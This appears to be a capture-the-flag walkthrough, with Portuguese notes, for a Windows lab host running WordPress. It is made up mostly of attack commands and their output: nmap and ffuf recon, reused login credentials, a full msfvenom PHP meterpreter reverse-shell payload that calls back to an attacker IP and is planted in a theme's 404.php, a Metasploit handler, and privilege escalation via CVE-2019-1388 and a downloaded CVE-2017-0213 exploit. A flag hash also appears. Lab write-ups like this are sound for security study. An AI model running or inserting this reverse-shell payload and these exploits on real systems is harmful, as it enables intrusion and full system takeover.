
sudo nmap -sV -O -Pn -vvv 10.10.219.159

```
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
3389/tcp open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2016
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2016 (87%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=7/14%OT=80%CT=%CU=%PV=Y%G=N%TM=5F0D3EF8%P=x86_64-pc-linux-gnu)
SEQ(SP=F9%GCD=1%ISR=106%TI=I%TS=A)
OPS(O1=M509NW8ST11%O2=M509NW8ST11%O3=M509NW8NNT11%O4=M509NW8ST11%O5=M509NW8ST11%O6=M509ST11)
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%TG=80%W=2000%O=M509NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=N)
```

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.219.159/FUZZ


```
retro                   [Status: 301, Size: 150, Words: 9, Lines: 2]
```


http://10.10.219.159/retro/index.php/2019/12/09/ready-player-one/




http://10.10.183.250/retro/wp-login.php

Login: wade // Senha: parzival







msfvenom -p php/meterpreter/reverse_tcp lhost=10.6.0.190 lport=443 -f raw

```
^Croot@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.6.0.190 lport=443 -f raw
^C
^C
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
/*<?php /**/ error_reporting(0); $ip = '10.6.0.190'; $port = 443; if (($f = 'stream_socket_client') && is
_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && i
s_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_call
able($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) {
die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } s
witch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); br
eak; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $l
en) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= soc
ket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; i
f (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_func
tion('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

use multi/handler

set payload php/meterpreter/reverse_tcp

set lhost 10.6.0.190


set lport 443

run

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.6.0.190       yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

http://10.10.219.159/retro/wp-admin/theme-editor.php?file=404.php&theme=90s-retro

http://10.10.183.250/retro/wp-content/themes/90s-retro/404.php



no socket


Conexão aberta:


```
meterpreter > getuid
Server username: IUSR (0)
meterpreter > sysinfo
Computer    : RETROWEB
OS          : Windows NT RETROWEB 10.0 build 14393 (Windows Server 2016) i586
Meterpreter : php/windows
meterpreter >
```


Não deu certo.

remmina


Login: Wade // Senha: Parzival





Recycle Bin
Google Chrome
user.txt
user.txt - Notepad
File Edit Format View Help
3b99fbdc6d430bfb51c72c651a261927
POR
7:15 AM
7/14/2020


New Tab
Search Google or type
Apps
NVD - CVE-2019-1388



hhupd





C:\Windows\System32*.*

Enter





Não funcionou.

https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213

python -m SimpleHTTPServer 8080

```
root@kali:~/Downloads# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.183.250 - - [14/Jul/2020 11:53:47] "GET / HTTP/1.1" 200 -
10.10.183.250 - - [14/Jul/2020 11:53:48] code 404, message File not found
10.10.183.250 - - [14/Jul/2020 11:53:48] "GET /favicon.ico HTTP/1.1" 404 -
10.10.183.250 - - [14/Jul/2020 11:55:34] "GET /CVE-2017-0213_x64.zip HTTP/1.1" 200 -
10.10.183.250 - - [14/Jul/2020 11:58:16] "GET / HTTP/1.1" 200 -
10.10.183.250 - - [14/Jul/2020 11:58:18] "GET /CVE-2017-0213-zcgonvh-master.zip HTTP/1.1" 200 -
10.10.183.250 - - [14/Jul/2020 12:06:42] "GET / HTTP/1.1" 200 -
10.10.183.250 - - [14/Jul/2020 12:06:43] code 404, message File not found
10.10.183.250 - - [14/Jul/2020 12:06:43] "GET /favicon.ico HTTP/1.1" 404 -
10.10.183.250 - - [14/Jul/2020 12:06:46] "GET /CVE-2017-0213_x64%281%29.zip HTTP/1.1" 200 -
```





C:\Users\Administrator\Desktop

type root.txt.txt